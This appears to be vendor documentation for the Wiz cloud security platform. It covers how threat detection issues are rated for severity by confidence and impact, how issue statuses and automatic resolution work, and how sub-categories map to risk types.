
Threat Detection Issue severity

The severity of a Threat Detection Issue is assessed based on two factors:

- Confidence in the assessment that an observed activity or behavior is indicative of malicious intent, from critical to info
- Impact the threat could have on your organization if materialized, from critical to info

Below is the matrix of all combinations, in both diagram and table formats:

Diagram



CONFIDENCE SEVERITY					
Critical	N/A	Critical	Critical	Critical	Critical
High	N/A	Medium	High	High	Critical
Medium	N/A	Medium	Medium	High	High
Low	N/A	Low	Low	Medium	Medium
Info	N/A	Info	Low	Medium	Medium
	Info	Low	Medium	High	Critical

IMPACT SEVERITY

Table

		IMPACT				
		Info	Low	Medium	High	Critical
CONFIDENCE	Info	N/A	Info	Low	Medium	Medium
	Low	N/A	Low	Low	Medium	Medium
	Medium	N/A	Medium	Medium	High	High
	High	N/A	Medium	High	High	Critical
	Critical	N/A	Critical	Critical	Critical	Critical

The confidence and impact sub-severities represent the expert judgments of Wiz threat researchers and analysts; there is no formula or deterministic calculation based on an external source. Moreover, a combination of multiple risk factors is generally required for a Threat Detection Rule to be deemed critical or high severity. Consider, for instance, the Enumeration and data exfiltration attempt from an S3 bucket with sensitive data originating from an EKS container.

Confidence sub-severity

The confidence sub-severity refers to the level of certainty of the assessment that an observed activity or behavior is indicative of malicious intent. Critical confidence severity represents a certain active threat in the environment and should be addressed to immediately regardless of the impact.

Confidence severity examples

Sub-severity	Description	Examples
Critical	The evidence strongly supports the malicious nature of the activity	• Communication with a malicious IP address • Malware execution
High	A significant level of confidence in the potential malicious nature of the activity, with a slight chance for legitimacy	• Communication with a potentially malicious IP address • A series of discovery actions of monitoring tools
Medium	Activity that can be associated with threat actors but can also be used by legitimate software. Further investigation and analysis are required to determine the true nature of the behavior	• First-time login from a new country • A sign-in attempt of a user that was inactive in the last 90 days
Low	The evidence suggests that the activity is most likely legitimate, but it still requires attention and review	• Database encryption at rest was disable • VPC flow logs deleted
Info	Non-malicious activity, primarily related to sensitive operations, or other actions that don't pose an immediate security risk	• A new user was created • A service account key was created

Impact sub-severity

The impact or consequences the threat could have on your organization if materialized.

Impact severity examples

Sub-severity	Description	Examples
Critical	Actions that can cause significant damage to the organization's infrastructure, reputation, or financial standing	• Exposure of sensitive data • Indication of compromise of an asset with high privileges to the entire environment • Ransomware attacks
High	Actions that can result in substantial disruptions or financial losses for the organization	• Crypto-miner indications • Wide exposure of assets without sensitive data • Indication of compromise of an asset with high privileges for specific services
Medium	Actions that have an indirect impact on the organization's security posture or operations	• Indications of compromise of low privileged assets • Security tool tampering
Low	Minimal consequences on the organization's security or operations	• Misconfigurations that don’t adhere to best practices
Info	N/A	There is no info impact sub-severity because a threat in your environment always has an impact

Status

Different types of Issues use statuses differently to reflect their various lifecycles:

- Issues generated by Controls represent a potential risk to your environment. For example, an Issue where a vulnerability was detected on an exposed resource with secrets. As long as the risk is present, your environment remains vulnerable.
- Issues generated by Threat Detection Rules represent an active threat in your environment. For example, a cryptominer was detected on your workloads. From this point on, you choose how you want to handle this, for example, open an

incident report, isolate the affected asset, or mark it as benign and resolve the Issue.

Depending on the Issue type, its lifecycle is the following:

- Open—By default, the status of a newly identified Issue is Open.
- In Progress—You can manually change the status to In Progress to indicate to your colleagues that this is acknowledged and being handled.
- Ignore—You can manually change the status to Ignore indefinitely, or Ignore for a period of time after which the Issue status is set back to Open.
- Resolved—Risk-based Issues differ from thread-based Issues:
    - Risk-based Issues are automatically resolved by Wiz when they are not detected during a subsequent scan. The next time Wiz detects this Issue on this primary resource, it will automatically change the status back to Open. Learn about automatic resolution.
    - Threat-based Issues can be resolved manually. Additionally, stale threat-based Issues that have not been detected in your environment for more than 30 days are automatically resolved by Wiz. These Issues can be reopened manually, or automatically when Wiz detects this Issue on this primary resource again.

Automatic resolution

Risk-based Issues in Open and In Progress status are automatically resolved by Wiz when they are not detected during a subsequent scan. For Issues based on Threat Detection Rules that Wiz continues to detect, you can determine when they are automatically resolved.

Because Wiz scans your cloud environment every ~24 hours, and because updating the Security Graph and re-evaluating all Controls can take several hours in large environments, it usually takes at least a day for Issues to be automatically resolved.

It sometimes takes longer to automatically resolve an Issue because workload scans and Control reassessments are not always synchronized. If that happens, manually updating Issue statuses based on the current state of the Security Graph can resolve more quickly than waiting for the next global scan or Control reassessment. See reassess an Issue or re-run a Policy.

> ℹ You can manually rescan application endpoints, individual resources, Subscriptions, or even entire Connectors if you're in a hurry, but doing so still might not provide the instant gratification you're looking for. Manual rescans are subject to limitations, and requesting a rescan merely adds the selected object to your tenant's scanning queue. The larger your environment and the more rescans you request, the longer the queue grows.

Somewhat counterintuitively, deleting the primary resource associated with an Issue can make it take *longer* for that Issue to be automatically resolved. This is because Wiz adopts a conservative approach to removing objects from the Security Graph. After all, an absence of evidence is not necessarily evidence of an absence.

You can shorten the delay between resource deletion and Issue resolution to less than 30 minutes by enabling cloud events. See the connection guides for AWS, Azure, and GCP, or learn about cloud events.

Status change reasons

When an Issue is assigned an Open, Ignore, or Resolved status, Wiz infers the reason based on the previous status (if available) combined with the Rule ID and primary resource ID. These reasons fall into three broad categories:

- Changes performed by users on the Issues, e.g. marking as exceptions
- Changes performed either by users or by Wiz on the underlying Controls, e.g. deleting custom Controls
- Changes performed automatically by Wiz based on the most recent scan, e.g. scanning a resource for the first time

All open reasons

All available reasons why an Issue is opened or reopened:

Reason	Description
Control changed	The query or severity of the underlying Control was changed, either by Wiz or by a user.
Control enabled	This Control was disabled during the previous scan, but was enabled since then, either by Wiz or by a user.
First seen	The first time this pairing of Control ID and primary resource ID has been detected, but the primary resource has been scanned before.
Ignore expired	This pairing of Control ID and primary resource ID has been detected before, but a user manually ignored the Issue until a specific date. That date has passed.
New Control	This Control ID did not exist during the previous scan, so the Control was added since then, either by Wiz or by a user.
New resource	The first time this pairing of Control ID and primary resource ID has been detected, and the first time this primary resource has been scanned.

Reason	Description
Recreated resource	This pairing of Control ID and primary resource ID has been detected before, but the resource was deleted, so the Issue was resolved. Now, the same Control ID and primary resource ID were detected again.
Reopened	This pairing of Control ID and primary resource ID has been detected before, but it was not detected on a subsequent scan, so Wiz automatically resolved the Issue. Now this same pairing was detected again.
Reopened by user	This pairing of Control ID and primary resource ID has been detected before, and was later automatically resolved. Now, a user has manually changed its status.

All ignore reasons

All available reasons why an Issue is ignored:

Reason	Description
Marked as by design	The Issue was manually ignored as by design by a user.
Marked as Exception	The Issue was manually ignored as an exception by a user.
Marked as false positive	The Issue was manually ignored as a false positive by a user.

All resolved reasons

All available reasons why an Issue is resolved:

Type	Reason	Description
Control	Control changed	The underlying Control's query or severity was edited, either by Wiz or by a user.
Control	Control deleted	The underlying Control was deleted, either by Wiz or by a user.
Control	Control disabled	The underlying Control was disabled, either by Wiz or by a user.
Control	Fixed	The primary resource was detected, but it no longer meets all of the criteria defined by

Type	Reason	Description
		the Control query.
Control	Marked as by design	The Issue was manually ignored as by design by a user.
Control	Marked as Exception	The Issue was manually ignored as an exception by a user.
Control	Marked as false positive	The Issue was manually ignored as a false positive by a user.
Control	Resource deleted	The primary resource was not detected and is presumed to have been deleted.
Threat Detection Rule	Fixed	The Issue was manually fixed by a user.
Threat Detection Rule	Resource Deleted	The resource associated with this Issue was deleted and therefore the threat no longer exists.

Risks

Wiz maps its built-in policies to external compliance frameworks and its own internal frameworks. Policies are associated with Wiz risks based on the framework's sub-categories.

The following Wiz sub-categories associate Issues with the corresponding risks:

Sub-Category	Sub-Category ID	Risk
Container & Kubernetes Security	wct-id-423	Insecure Kubernetes Cluster
Data Security	wct-id-422	Unprotected Data
Network & API Design	wct-id-5	External Exposure
High Profile Threats	wct-id-907	High Profile Threat
Identity Management	wct-id-6	Unprotected Principal
Key & Secret Management	wct-id-7	Insecure Use of Secrets
Operationalization	wct-id-940	Reliability Impact
Vulnerability Assessment	wct-id-3	Vulnerability

Sub-Category	Sub-Category ID	Risk
SDLC Security	wct-id-8	Insecure CI/CD
Software & Application Management	wct-id-2	Insecure Application
AI Security	wct-id-1998	Unprotected AI Model
Initial Access	wct-id-1854	Initial Access
Discovery	wct-id-1855	Discovery
Execution	wct-id-1856	Execution
Persistence	wct-id-1857	Persistence
Privilege Escalation	wct-id-1858	Privilege Escalation
Defense Evasion	wct-id-1859	Defense Evasion
Credential Access	wct-id-1860	Credential Access
C2 & Exfiltration	wct-id-1861	C2 & Exfiltration
Impact	wct-id-1862	Impact

FAQ

Questions? Take a look at the FAQ.

Updated 8 days ago

← Near Real-time Scanning

Security Graph →

Did this page help you? Yes No